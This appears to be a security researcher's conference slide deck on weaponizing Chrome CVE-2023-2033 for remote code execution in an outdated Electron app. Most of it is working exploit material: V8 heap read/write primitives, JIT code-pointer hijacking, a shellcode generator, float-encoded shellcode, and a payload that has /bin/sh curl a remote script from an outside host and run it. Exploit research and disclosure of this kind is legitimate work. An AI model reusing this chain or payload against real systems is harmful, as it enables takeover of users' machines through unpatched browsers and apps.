


Weaponizing Chrome CVE-2023-2033 for RCE in Electron

...

Nick Copi

whoami

- AppSec Engineer at CarMax by day, Independent Security Researcher by night
 - VCU Alumni, Former CyberSecurity Club President
 - RVASec CTF Reigning Champion
 - Thinkpad Dual Wielder
 - <https://nickcopi.site/>
-
- ...Not a browser exploitation specialist, this talk covers my first time venturing into this space



Problem Incentive - Why even do this?

- Found several DOM XSS bugs in the core functionality of an application with a public bug bounty program
- Knew what they paid out for these, wanted to increase impact
- The application had an Electron app desktop client
- Wanted to go from XSS in the Electron browser window to RCE on the system
- After hours of code review, found no application logic level way to do this
- Was running a year old Electron version, Electron/23.2.0 Chrome/110.0.5481.192
- Several publicly disclosed vulnerabilities existed in the backing Chrome version that could lead to RCE with no public exploits published
- Needed to build my own RCE exploit to show impact in the bug report

Technology Stack Background - How does Electron work?

- Electron Framework: Open-source framework by GitHub for building desktop applications using web technologies.
- Components:
 - Chromium: Renders web pages and executes JavaScript.
 - Node.js: Provides server-side scripting and OS interaction.
 - Native APIs: Access to OS functionalities.
- Main and Renderer Processes:
 - Main Process: Manages application lifecycle and OS interactions.
 - Renderer Processes: Isolated processes for rendering and user interaction.
- Security Challenges:
 - Vulnerabilities in Chromium and Node.js can compromise applications.

Technology Stack Background - What is V8?

- V8 JavaScript Engine:
 - Developed by Google.
- Used in Chrome and Node.js.
 - Responsible for executing JavaScript code.
- Key Features:
 - High Performance: Optimized for speed and efficiency.
 - Just-In-Time Compilation (JIT): Translates JavaScript into machine code at runtime for faster execution.
 - Memory Management: Handles memory allocation and garbage collection.
- Integration with Electron:
 - Electron leverages V8 to execute JavaScript code within desktop applications.

Technology Stack Background - What is a type confusion bug?

- Definition:
 - In browser exploitation, a type confusion bug occurs when the browser mistakenly interprets the type of a certain object, leading to unexpected behavior or security vulnerabilities.
- Common Causes:
 - Memory Management Errors: Incorrect handling of memory allocations or deallocations.
 - JavaScript Type System: Weakly-typed nature of JavaScript can allow unintended type conversions.
- Consequences:
 - Security Vulnerabilities: Type confusion bugs can be exploited to achieve remote code execution, sandbox escape, or information leakage.

Vulnerability Selection - Why CVE-2023-2033?


- Several disclosed vulnerabilities affecting Chrome/110.0.5481.192 that could potentially lead to RCE exist
- Varying levels of PoC code exist for these different vulnerabilities
- CVE-2023-2033 has a public PoC that implements V8 heap addrof, read, and write primitives
- After experimentation with the available options and PoC code I could find online, CVE-2023-2033 had the most suitable legwork done that seemed easiest to get working on a real production Electron's Chrome instance
- Mistymntncop's PoC was used as the starting point for this exploit.
- <https://github.com/mistymntncop/CVE-2023-2033/blob/main/exploit.js>

Setting Up a Testing Environment

- A very basic Electron app was created, specifically using Electron 23.2.0
- On launch, it creates a new unsandboxed browser renderer window, navigated to a local web server
- A local web server is run hosting static HTML/JS from a directory
- We attach GDB to the Electron renderer process for debugging

```
const { app, BrowserWindow } = require('electron');
const createWindow = () => {
  const win = new BrowserWindow({
    width: 800,
    height: 600,
    webPreferences: {
      sandbox: false
    }
  })

  win.loadURL('http://127.0.0.1:8084')
}
app.whenReady().then(() => {
  createWindow()
})
app.on('window-all-closed', () => {
  if (process.platform !== 'darwin') app.quit()
})
```



Getting the V8 Heap Primitives Working in Chrome

- Mistymntncop's PoC is written against d8, v8's developer shell, and was not built to target a production Chrome instance
- All of the d8 native syntax needed to be removed from the PoC exploit code
- In this case, this just meant commenting out all of the %DebugPrint lines. It was also required to bulk replace calls to print() with calls to console.log()
- Running this in our test application failed

```
packed_dbl_map = 0                                exploit.js:276
packed_dbl_props = 7ff80000                        exploit.js:277
packed_dbl_elements = 0                          exploit.js:278
packed_map = 0                                    exploit.js:279
packed_props = 7ff80000                          exploit.js:280
packed_elements = 0                              exploit.js:281
fixed_arr_map = 0                                exploit.js:282
large_arr = 7ff80000                             exploit.js:283
addr = 7ff8000000000000                          exploit.js:286
addr = 7ff8000000000000                          exploit.js:287
addr = 7ff8000000000000                          exploit.js:289
addr = 7ff8000000000000                          exploit.js:290
addr = 7ff8000000000000                          exploit.js:292
addr = 7ff8000000000000                          exploit.js:293
✖ Uncaught TypeError: Cannot set properties of undefined
  (setting '0')
    at addr of (exploit.js:185:17)
    at pwn (exploit.js:313:20)
    at exploit.js:323:1
```

Getting the V8 Heap Primitives Working in Chrome

- Instead of the v8 heap primitives implemented by the PoC code installing properly, an error is thrown, and execution of the PoC code exits.
- The way that the type confusion bug is exploited by the PoC code to implement these primitives may have depended on theoretical v8 conditions that might not be reliably possible in production Chrome, running this version of v8, with very different runtime flags than the d8 version the PoC was built for.
- ...Or maybe if we just run the code that sets up the primitives a few more times, it will just magically work on the fourth execution?

Getting the V8 Heap Primitives Working in Chrome

If we "Try Harder", the PoC code that implements the v8 heap primitives mostly reliably works on the target Electron version

```
setTimeout(pwn,0);  
setTimeout(pwn,100);  
setTimeout(pwn,200);  
setTimeout(pwn,300);
```

packed_dbl_map = 73711d	exploit.js:276
packed_dbl_props = 2259	exploit.js:277
packed_dbl_elements = c2141	exploit.js:278
packed_map = 73719d	exploit.js:279
packed_props = 2259	exploit.js:280
packed_elements = c2179	exploit.js:281
fixed_arr_map = 2231	exploit.js:282
large_arr = ce8f7d	exploit.js:283
addr = 22590073711d	exploit.js:286
addr = 8000c2141	exploit.js:287
addr = 22590073719d	exploit.js:289
addr = 4000c2179	exploit.js:290
addr = 400002231	exploit.js:292
addr = ce8f7d0000266e	exploit.js:293
obj_addr = c2fdd	exploit.js:317
map = 72ba61	exploit.js:320

V8 Heap Sandbox Breakout Theory

- We now have working primitives to read, write, and get the address of data structures on the V8 heap. - How do we go from this to RCE?
- Fortunately, there is more research around this published online we can take advantage of.
- GitHub has published some research that includes using these primitives to get RCE
- <https://github.blog/2023-09-26-getting-rce-in-chrome-with-incorrect-side-effect-in-the-jit-compiler/>
- It points to a blog post by Mem2019 to fill in several details
- <https://mem2019.github.io/jekyll/update/2022/02/06/DiceCTF-Memory-Hole.html>

V8 Heap Sandbox Breakout Theory

- Following Mem2019 and GitHub's published research, we can get an idea of what is theoretically necessary to use these primitives to achieve RCE
- We can't just use our v8 write primitive to write shellcode to the v8 heap and execute it due to modern v8 heap sandboxing controls.
- We can abuse the way that function object code pointer tables work to get partial control of the instruction pointer, and jump further into the execution of JIT compiled JavaScript code than intended.
- We can force TurboFan (v8's top level JIT compiler) to optimize a function that returns a value with Float64 Typed Array data in it, such that movabs instructions with 8 byte immediate arguments are generated for each long float in the array.
- These 8 byte immediate arguments contain 6 bytes of shellcode and a 2 byte jmp instruction to jump into the immediate value of the next movabs instruction.

V8 Heap Sandbox Breakout Theory

- Lifting some code from Mem2019's research, we can generate shellcode in 8 byte chunks, connected by jmp instructions.

```
from pwn import *

context(arch='amd64')
jmp = b'\xeb\x0c'
shell = u64(b'/bin/sh\x00')

def make_double(code):
    assert len(code) <= 6
    print(hex(u64(code.ljust(6, b'\x90') + jmp))[2:])

make_double(asm("push %d; pop rax" % (shell >> 0x20)))
make_double(asm("push %d; pop rdx" % (shell % 0x100000000)))
make_double(asm("shl rax, 0x20; xor esi, esi"))
make_double(asm("add rax, rdx; xor edx, edx; push rax"))
code = asm("mov rdi, rsp; push 59; pop rax; syscall")
assert len(code) <= 8
print(hex(u64(code.ljust(8, b'\x90')))[2:])
```

Output:

```
ceb58068732f68
ceb5a6e69622f68
cebf63120e0c148
ceb50d231d00148
50f583b6ae78948
```

V8 Heap Sandbox Breakout Theory

- Lifting some more code from Mem2019's research, we can force TurboFan JIT optimization of the following function.
- This function contains Float64 values that were generated by the script that encodes shellcode into 8 byte chunks connected by jmp instructions.

```
const foo = () =>
{
    return [1.0,
            1.95538254221075331056310651818E-246,
            1.95606125582421466942709801013E-246,
            1.99957147195425773436923756715E-246,
            1.95337673326740932133292175341E-246,
            2.63486047652296056448306022844E-284];
}
for (let i = 0; i < 0x10000; i++) {
    foo();foo();foo();foo();
}

const f = () => 123;
const arr = [1.1];
const o = {x:0x1337, a:foo, b:f}; // x makes a and b double align
```

V8 Heap Sandbox Breakout Theory

- On the following slide, we can see what the native code generated by TurboFan compiling this function looks like, and that movabs instructions with long 8 byte immediate values get generated.
- To achieve shellcode execution, we need to modify the pointer to the start of this function to point ahead into it, 2 bytes into the first movabs instructions, and then when foo() is called in JavaScript, our shellcode will begin executing.
- As we will see, going from the theory covered in these blog posts to actual practice is nontrivial.

```

Instructions (size = 368)
0x7f1462dc4040 0 488d1df9ffffff REX.W leaq rbx,[rip+0xffffffff9]
0x7f1462dc4047 7 483bd9 REX.W cmpq rbx,rcx
0x7f1462dc404a a 740d jz 0x7f1462dc4059 <+0x19>
0x7f1462dc404c c ba80000000 movl rdx,0x80
0x7f1462dc4051 11 41ff95b04f0000 call [r13+0x4fb0]
0x7f1462dc4058 18 cc int3l
0x7f1462dc4059 19 8b59f4 movl rbx,[rcx-0xc]
0x7f1462dc405c 1c 4903de REX.W addq rbx,r14
0x7f1462dc405f 1f f7431700000020 testl [rbx+0x17],0x20000000
0x7f1462dc4066 26 0f85941606a0 jnz 0x7f1402e25700 (CompileLazyDeoptimizedCode) ;; near builtin entry
0x7f1462dc406c 2c 55 push rbp
0x7f1462dc406d 2d 4889e5 REX.W movq rbp,rsi
0x7f1462dc4070 30 56 push rsi
0x7f1462dc4071 31 57 push rdi
0x7f1462dc4072 32 50 push rax
0x7f1462dc4073 33 4883ec08 REX.W subq rsp,0x8
0x7f1462dc4077 37 493b65a0 REX.W cmpq rsp,[r13-0x60] (external value (StackGuard::address_of_jslimit()))
0x7f1462dc407b 3b 0f86e7000000 jna 0x7f1462dc4168 <+0x128>
0x7f1462dc4081 41 498b4d40 REX.W movq rcx,[r13+0x40] (external value (Heap::NewSpaceAllocationTopAddress()))
0x7f1462dc4085 45 488d7948 REX.W leaq rdi,[rcx+0x48]
0x7f1462dc4089 49 49397d48 REX.W cmpq [r13+0x48] (external value (Heap::NewSpaceAllocationLimitAddress())),rdi
0x7f1462dc408d 4d 0f8605010000 jna 0x7f1462dc4198 <+0x158>
0x7f1462dc4093 53 488d7938 REX.W leaq rdi,[rcx+0x38]
0x7f1462dc4097 57 49897d40 REX.W movq [r13+0x40] (external value (Heap::NewSpaceAllocationTopAddress())),rdi
0x7f1462dc409b 5b 4883c101 REX.W addq rcx,0x1
0x7f1462dc409f 5f c741ff0d090000 movl [rcx-0x1],0x90d
0x7f1462dc40a6 66 c741030c000000 movl [rcx+0x3],0xc
0x7f1462dc40ad 6d 660f76c0 pcmpeqd xmm0,xmm0
0x7f1462dc40b1 71 660f73f036 psllq xmm0,54
0x7f1462dc40b6 76 660f73d002 psrlq xmm0,2
0x7f1462dc40bb 7b f20f114107 movsd [rcx+0x7],xmm0
0x7f1462dc40c0 80 49ba682f73680058eb0c REX.W movq r10,0xceb580068732f68
0x7f1462dc40ca 8a 66490f6ec2 REX.W movq xmm0,r10
0x7f1462dc40cf 8f f20f11410f movsd [rcx+0xf],xmm0
0x7f1462dc40d4 94 49ba682f62696e5aeb0c REX.W movq r10,0xceb5a6e69622f68
0x7f1462dc40de 9e 66490f6ec2 REX.W movq xmm0,r10
0x7f1462dc40e3 a3 f20f114117 movsd [rcx+0x17],xmm0
0x7f1462dc40e8 a8 49ba48c1e02031f6eb0c REX.W movq r10,0xcebf63120e0c148
0x7f1462dc40f3 b3 66490f6ec2 REX.W movq xmm0,r10

```

Playing With the Primitives

- Based on the research from Mem2019's writeup, the `addrof` primitive was used on both the `foo()` and `f()` functions to get a v8 heap pointer to the backing object.
- The `read` primitive was then used to read the JIT code address of the function 0x17 bytes from the start of the object pointer.
- To test this, code was added to the end of the `pwn` function that attempted to get the address of both the `foo()` and `f()` functions, and to read 8 bytes of memory 0x17 bytes after the start of each address.

<code>obj_addr = c2fdd</code>	<code>exploit.js:317</code>
<code>map = a7e965</code>	<code>exploit.js:320</code>
<code>fooAddr = 95def5</code>	<code>exploit.js:324</code>
<code>fAddr = 95e0f9</code>	<code>exploit.js:325</code>
<code>fooJitAddr = d4c545009ebe2d</code>	<code>exploit.js:328</code>
<code>fJitAddr = 22310017888d</code>	<code>exploit.js:329</code>

Playing With the Primitives

- The primitives appear to be working, and it appears we can get the addresses of function objects and read memory from their address offset by a value.
- If these are actually the pointers the functions use to determine what code to run when a function executes, it should be possible to make a write call to overwrite function `f()`'s JIT address with a pointer to function `foo()`'s, and upon calling `f()`, we should instead see the result of calling `foo()`.

Playing With the Primitives

- The following code is added to the exploit script.

```
function pwn() {
  install_primitives();

  let obj = {};
  let obj_addr = addr_of(obj);
  //NDebugPrint(obj);
  let obj2 = fake_obj(obj_addr);
  //NDebugPrint(obj2);
  console.log("obj_addr = " + obj_addr.toString(16));

  let map = v8_read64(obj_addr) & 0xFFFFFFFFn;
  console.log("map = " + map.toString(16));

  const fooAddr = addr_of(foo);
  const fAddr = addr_of(f);
  console.log('fooAddr = ' + fooAddr.toString(16))
  console.log('fAddr = ' + fAddr.toString(16))
  const fooJitAddr = v8_read64(fooAddr+0x17n);
  const fJitAddr = v8_read64(fAddr+0x17n);
  console.log('fooJitAddr = ' + fooJitAddr.toString(16))
  console.log('fJitAddr = ' + fJitAddr.toString(16))
  v8_write64(fAddr+0x17n, fooJitAddr);
  console.log("Should call foo and return an array instead of foo()'s 123 return");
  console.log(f());
}
```

Playing With the Primitives

- When this code is executed, and the primitives install correctly, we see that the behavior of function `f()` was successfully changed to act as if it was function `foo()`.

```
fooAddr = baf301                                exploit.js:324
fAddr = 295d91                                  exploit.js:325
fooJitAddr = 43779100bea88d                     exploit.js:328
fJitAddr = 4377510017888d                       exploit.js:329
Should call foo and return an array instead of foo()'s 123 exploit.js:331
return
(6) [1, 1.9553825422107533e-246, 1.9560612558242147e-246, 1.999571471954
    2577e-246, 1.9533767332674093e-246, 2.6348604765229606e-284] exploit.js:332
```

Seeking Instruction Pointer Control

- Mem2019's writeup suggests that by writing to this jitAddr offset from a function object and calling the function, the lower 32 bits of the instruction pointer can be controlled.
- To see what happens when this is attempted, instead of writing the jitAddr of function foo() to function f(), we write the value 0x4142434445464748.
- We can remove the automatic calls to pwn() and manually call it from Chrome DevTools after GDB is attached to the renderer process.
- If the instruction pointer can be controlled this way, we should see a segmentation fault with the lowest 32 bits of the instruction pointer matching the lowest 32 bits of the garbage test address.

Seeking Instruction Pointer Control

- We do not see the expected behavior.
- Instead, a segmentation fault occurs when attempting to read memory at `$rcx+0x7`

```
Thread 1 "electron" received signal SIGSEGV, Segmentation fault.  
0x000055ca288c0c5b in ?? ()  
(gdb) p/x $rip  
$1 = 0x55ca288c0c5b  
(gdb) x/4i $rip-6  
0x55ca288c0c55:    mov     ecx,DWORD PTR [rdi+0x17]  
0x55ca288c0c58:    add     rcx,r14  
=> 0x55ca288c0c5b:    mov     rcx,QWORD PTR [rcx+0x7]  
0x55ca288c0c5f:    jmp     rcx  
(gdb) p/x $rcx  
$2 = 0x3dd145464748  
(gdb)
```

Seeking Instruction Pointer Control

- The low 32 bits of `$rcx` match the low 32 bits of the value we wrote to `jitAddr`.
- After this read to `$rcx`, a `jmp` occurs that sets the instruction pointer to `$rcx`.
- A couple instructions back, a familiar `0x17` offset from the value stored in `$rdi` being read into the low 32 bits of `$rcx` is visible.
- We can presume that `$rdi` stored a pointer to the function object, and that this value read into the low bits of `$rcx` was the `jitAddr`.
- `$r14` is then added to `$rcx`, presumably some offset that maps v8 heap addresses to native heap addresses.
- If what is read from `$rcx+0x7` to `$rcx` before the jump can be controlled, the instruction pointer can be controlled.

Seeking Instruction Pointer Control

- To try to understand what normally resides there, we can catch another renderer crash in GDB where instead of writing the fixed value, we write `fooJitAddr | 0xF0000000`, where the highest bit is set, hoping to see another segmentation fault when attempting to read memory from `$rcx+0x7`.
- Based on the previously read addresses, we expect that this bit is normally 0, and setting it to 1 should hopefully lead to a segmentation fault on the read.

```
(gdb) x/4i $rip-6
0x56068ff4bc55:      mov     ecx,DWORD PTR [rdi+0x17]
0x56068ff4bc58:      add     rcx,r14
=> 0x56068ff4bc5b:      mov     rcx,QWORD PTR [rcx+0x7]
0x56068ff4bc5f:      jmp     rcx
(gdb) x/wx $rdi+0x17
0x294900ec5a78: 0xf00936e1
(gdb) p/x 0xf00936e1 & ~(0xF0000000)
$2 = 0x936e1
(gdb) p/x $r14+0x936e1+0x7
$3 = 0x2949000936e8
(gdb) x/gx 0x2949000936e8
0x2949000936e8: 0x000056060010f980
```

Seeking Instruction Pointer Control

- When this crash is captured, the segfault occurs in the same spot on the same memory read attempt.
- This time, however, it is possible to recover the intended original value of the foo function's JIT address by reading the low 32 bits stored at `$rdi+0x17` and anding them with `~(0xF0000000)`.
- This gives us back the original intended address.
- `$r14` is added to it, and the memory address 0x7 off from that sum is read to get the intended value that without this tampering would have been read into `$rcx` before jumping to it.

Seeking Instruction Pointer Control

- GDB inspect is used to observe the instructions at this address.

```
(gdb) x/33i 0x000056060010f980
0x56060010f980: mov     ebx,DWORD PTR [rcx-0x30]
0x56060010f983: add     rbx,r14
0x56060010f986: test    BYTE PTR [rbx+0x13],0x1
0x56060010f98a: je      0x56060010f999
0x56060010f98c: movabs  r10,0x56068ff57780
0x56060010f996: jmp     r10
0x56060010f999: push    rbp
0x56060010f99a: mov     rbp,rsp
0x56060010f99d: push    rsi
0x56060010f99e: push    rdi
0x56060010f99f: push    rax
0x56060010f9a0: sub     rsp,0x8
0x56060010f9a4: cmp     rsp,QWORD PTR [r13+0x20]
0x56060010f9a8: jbe     0x56060010faa9
0x56060010f9ae: mov     rcx,QWORD PTR [r13+0xd060]
0x56060010f9b5: lea     rdi,[rcx+0x48]
0x56060010f9b9: cmp     QWORD PTR [r13+0xd068],rdi
0x56060010f9c0: jbe     0x56060010fae1
0x56060010f9c6: lea     rdi,[rcx+0x38]
0x56060010f9ca: mov     QWORD PTR [r13+0xd060],rdi
0x56060010f9d1: add     rcx,0x1
0x56060010f9d5: mov     r8,QWORD PTR [r13+0x288]
0x56060010f9dc: mov     DWORD PTR [rcx-0x1],r8d
0x56060010f9e0: mov     DWORD PTR [rcx+0x3],0xc
0x56060010f9e7: pcmpeqd xmm0,xmm0
0x56060010f9eb: psllq   xmm0,0x36
0x56060010f9f0: psrlq   xmm0,0x2
0x56060010f9f5: movsd   QWORD PTR [rcx+0x7],xmm0
0x56060010f9fa: movabs  r10,0xceb580068732f68
0x56060010fa04: movq    xmm0,r10
0x56060010fa09: movsd   QWORD PTR [rcx+0xf],xmm0
0x56060010fa0e: movabs  r10,0xceb5a6e69622f68
0x56060010fa18: movq    xmm0,r10
```

(gdb)

Seeking Instruction Pointer Control

- Observing the instructions that would have been jumped to, the intended movabs instructions with 8 byte immediate values are present.
- Because of this, we can infer that this is the TurboFan generated JIT compiled code for the foo() function.
- We can inspect the first 3 instructions parsed at 2 bytes into the first movabs instruction, and the first part of the shellcode is visible.

```
(gdb) x/3i 0x56060010f9fa+2
0x56060010f9fc:      push    0x68732f
0x56060010fa01:      pop     rax
0x56060010fa02:      jmp     0x56060010fa10
(gdb) p/x (0x56060010f9fa+2) - 0x000056060010f980
$4 = 0x7c
```

Seeking Instruction Pointer Control

- Subtracting the intended start of the function from the entrance into the shellcode, we can calculate that if the function had been jumped into 0x7c bytes further than intended, the shellcode would have begun executing instead of the intended TurboFan generated code.

Gaining Instruction Pointer Control

- Based on the previous testing, we expected that a read of `fooJitAddr+0x7` would return the pointer to the compiled TurboFan generated code.
- Upon actually testing this, it was observed that the address was quite similar to the one in the last test.
- This address was a native heap address, not a v8 heap address, so the primitives could not be used to read and write shellcode at the location on the heap that was going to be jumped to.
- However, the address could be read, `0x7c` could be added to it, and it could be overwritten with this sum.

Gaining Instruction Pointer Control

- This would lead to this overwritten address getting loaded into `$rcx` by the previous instruction that was segfaulted on immediately before the `jmp $rcx` instruction.
- This would jump into executing the 8 byte immediate value in the first `movabs` instruction generated by TurboFan for the `foo` function with the `Float64s` containing the shellcode.

Gaining Instruction Pointer Control

- The pwn function was modified to do this, and now looks like the following
- $*(\text{fooAddr} + 0x17) + 7$ is set to $*(\text{fooAddr} + 0x17) + 7 + 0x7c$

```
function pwn() {
  install_primitives();

  let obj = {};
  let obj_addr = addr_of(obj);
  // %DebugPrint(obj);
  let obj2 = fake_obj(obj_addr);
  // %DebugPrint(obj2);
  console.log("obj_addr = " + obj_addr.toString(16));

  let map = v8_read64(obj_addr) & 0xFFFFFFFFn;
  console.log("map = " + map.toString(16));

  const fooAddr = addr_of(foo);
  console.log('fooAddr = ' + fooAddr.toString(16))
  const fooJitAddr = v8_read64(fooAddr+0x17n);
  console.log('fooJitAddr = ' + fooJitAddr.toString(16))
  const fooCodeAddr = v8_read64(fooJitAddr+0x7n);
  console.log('fooCodeAddr = ' + fooCodeAddr.toString(16))
  v8_write64(fooJitAddr+0x7n, fooCodeAddr+0x7cn);
  console.log(foo());
}
```

Gaining Instruction Pointer Control

- When this is executed successfully in the vulnerable Electron version, the call to function `foo()` after the write leads to the TurboFan compiled code being jumped into 0x7c bytes further than intended, where the 8 byte chunks of shellcode started.
- The shellcode runs successfully, and `execve` with `/bin/sh` is called, leading to the following in Electron.

Elements Console Sources >> 3 1 1

top Filter Default levels 1 Issue: 1

```
addr = 7110000000000000 exploit.js:292
addr = 7ff8000000000000 exploit.js:293
Uncaught TypeError: Cannot set properties of undefined
(setting '0')
    at addr of (exploit.js:185:17)
    at pwn (exploit.js:313:17)
    at <anonymous>:1:1
> pwn()
packed_dbl_map = 1cfb51 exploit.js:276
packed_dbl_props = 2259 exploit.js:277
pa
pa
pa
pa
fi
la
ad
addr = 000202141 exploit.js:287
addr = 2259001cfbd1 exploit.js:289
addr = 400202179 exploit.js:290
addr = 400002231 exploit.js:292
addr = 6b4f410000266e exploit.js:293
obj_addr = 2030bd exploit.js:317
map = 1c4495 exploit.js:320
fooAddr = 6b4f19 exploit.js:323
fooLitAddr = 2c01000e729d exploit.js:325
fooCodeAddr = 55fce008d7c0 exploit.js:327
>
```

Debugging connection was closed. Reason: **Render process gone.**
Reconnect when ready by reopening DevTools.

Reconnect DevTools

Gaining Instruction Pointer Control

- The renderer process is gone, as it has replaced itself with `/bin/sh` and exited.
- In the GDB session attached to the renderer before running the exploit, we can see that `/bin/sh` was successfully executed.

```
Continuing.  
[Thread 0x7fafc79f5640 (LWP 803102) exited]  
[Thread 0x7fafc81f6640 (LWP 803101) exited]  
[Thread 0x7fafc89f7640 (LWP 803100) exited]  
[Thread 0x7fafc91f8640 (LWP 803099) exited]  
[Thread 0x7fafc99f9640 (LWP 803098) exited]  
[Thread 0x7fb00a3fa640 (LWP 803097) exited]  
[Thread 0x7fb00abfb640 (LWP 803096) exited]  
[Thread 0x7fb00b3fc640 (LWP 803095) exited]  
[Thread 0x7fb00bbfd640 (LWP 803094) exited]  
[Thread 0x7fb00c3fe640 (LWP 803093) exited]  
[Thread 0x7fb00cbff640 (LWP 803092) exited]  
process 803089 is executing new program: /usr/bin/dash  
[Thread debugging using libthread_db enabled]  
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".  
[Inferior 1 (process 803089) exited normally]  
(gdb) █
```

Writing More Useful Shellcode

- This is far enough to prove a level of remote code execution is possible.
- This isn't a useful proof of concept payload for a running Chrome renderer process that an attacker doesn't have any ability to interact with the stdio of.
- It is desirable to write more useful shellcode that calls `/bin/sh` with arguments and actually does something impactful.
- More useful shellcode that shows ability to execute arbitrary scripts pulled from a remote server is needed.

Writing More Useful Shellcode

- The following shellcode was written that runs `/bin/sh '$(/bin/curl www.turb0.one/files/s)'`.
- The following shellcode has instructions that are all less than or equal to 6 bytes, so that they can fit in the 8 byte immediate movabs values and leave 2 bytes of room for the jmp at the end into the next 8 byte immediate value.

```

jmp = b'\xeb\x0c'
shell = u64(b'/bin/sh\x00')
shellarg1=u64(b'-c\x00\x00\x00\x00\x00\x00')
shellarg2_1=u64(b'$(/bin/c')
shellarg2_2=u64(b'url www.')
shellarg2_3=u64(b'turb0.on')
shellarg2_4=u64(b'e/files/')
shellarg2_5=u64(b's)\x00\x00\x00\x00\x00\x00')

def make_double(code):
    assert len(code) <= 6
    print(hex(u64(code.ljust(6, b'\x90') + jmp))[2:])
make_double(asm("int3"))
make_double(asm("push %d; pop rax" % (shell >> 0x20)))
make_double(asm("push %d; pop rdx" % (shell % 0x100000000)))
make_double(asm("shl rax, 0x20; xor esi, esi"))
make_double(asm("add rax, rdx; push rax"))
make_double(asm("mov rdi, rsp;"))
make_double(asm("push rax;"))

make_double(asm("push %d; pop rax" % (shellarg1 >> 0x20)))
make_double(asm("push %d; pop rdx" % (shellarg1 % 0x100000000)))
make_double(asm("shl rax, 0x20"))
make_double(asm("add rax, rdx"))
make_double(asm("push rax"))

make_double(asm("push %d; pop rax" % (shellarg2_5 >> 0x20)))
make_double(asm("push %d; pop rdx" % (shellarg2_5 % 0x100000000)))
make_double(asm("shl rax, 0x20"))
make_double(asm("add rax, rdx"))
make_double(asm("push rax"))

make_double(asm("push %d; pop rax" % (shellarg2_4 >> 0x20)))
make_double(asm("push %d; pop rdx" % (shellarg2_4 % 0x100000000)))
make_double(asm("shl rax, 0x20"))
make_double(asm("add rax, rdx"))
make_double(asm("push rax"))

```

```

make_double(asm("push %d; pop rax" % (shellarg2_3 >> 0x20)))
make_double(asm("push %d; pop rdx" % (shellarg2_3 % 0x100000000)))
make_double(asm("shl rax, 0x20"))
make_double(asm("add rax, rdx"))
make_double(asm("push rax"))

make_double(asm("push %d; pop rax" % (shellarg2_2 >> 0x20)))
make_double(asm("push %d; pop rdx" % (shellarg2_2 % 0x100000000)))
make_double(asm("shl rax, 0x20"))
make_double(asm("add rax, rdx"))
make_double(asm("push rax"))

make_double(asm("push %d; pop rax" % (shellarg2_1 >> 0x20)))
make_double(asm("push %d; pop rdx" % (shellarg2_1 % 0x100000000)))
make_double(asm("shl rax, 0x20"))
make_double(asm("add rax, rdx"))
make_double(asm("push rax"))

make_double(asm("shl rax, 0x20;"))
make_double(asm("add rax, rdx; push rax;"))

make_double(asm("mov rax, rsp;"))
make_double(asm("push 0x0"))
make_double(asm("add rax, 8"))
make_double(asm("push rax"))
make_double(asm("add rax, 40; push rax;"))
make_double(asm("add rax, 8"))
make_double(asm("push rax"))
make_double(asm("mov rsi, rsp"))

code = asm("xor edx, edx; push 59; pop rax; syscall")

```

Writing More Useful Shellcode

- An `int3` instruction is included at the beginning so that GDB will break on the shellcode start and the generation of the `movabs` instructions with 8 byte immediate values by TurboFan can be verified.
- The 8 byte hexadecimal numbers containing the shellcode generated by the script were run through this a tool to convert the shellcode chunks to `Float64` values for use in the `foo()` function. The `foo()` function now looked like the following:

Writing More Useful Shellcode

```
const foo = ()=>
{
    return [1.0,
        1.97118289889026543345749845428E-246,
        1.95538254221075331056310651818E-246,
        1.95606125582421466942709801013E-246,
        1.99957147195425773436923756715E-246,
        1.97118262715326869953519821558E-246,
        1.97118290033832482634750864016E-246,
        1.97118289889023393020071435916E-246,
        1.97118289794847608001401956399E-246,
        1.95594077925431791328272431096E-246,
        1.9711824228372098776971740279E-246,
        1.97118289994653000029870546145E-246,
        1.97118289889023393020071435916E-246,
        1.97118289794847608001401956399E-246,
        1.97118289798925552156989599046E-246,
        1.9711824228372098776971740279E-246,
        1.97118289994653000029870546145E-246,
        1.97118289889023393020071435916E-246,
        1.95543387400108730747366441236E-246,
        1.95605578632616768999864726796E-246,
        1.9711824228372098776971740279E-246,
        1.97118289994653000029870546145E-246,
        1.97118289889023393020071435916E-246,
        1.955502599933705066665747772E-246,
        1.95604820042609452227394528828E-246,
```

```
1.9711824228372098776971740279E-246,
1.97118289994653000029870546145E-246,
1.97118289889023393020071435916E-246,
1.95543280017803599241048575432E-246,
1.95597615738482535264750021285E-246,
1.9711824228372098776971740279E-246,
1.97118289994653000029870546145E-246,
1.97118289889023393020071435916E-246,
1.95549032530625243122365428756E-246,
1.9560479135623649491711234877E-246,
1.9711824228372098776971740279E-246,
1.97118289994653000029870546145E-246,
1.97118289889023393020071435916E-246,
1.9711824228372098776971740279E-246,
1.97118262715326869953519821558E-246,
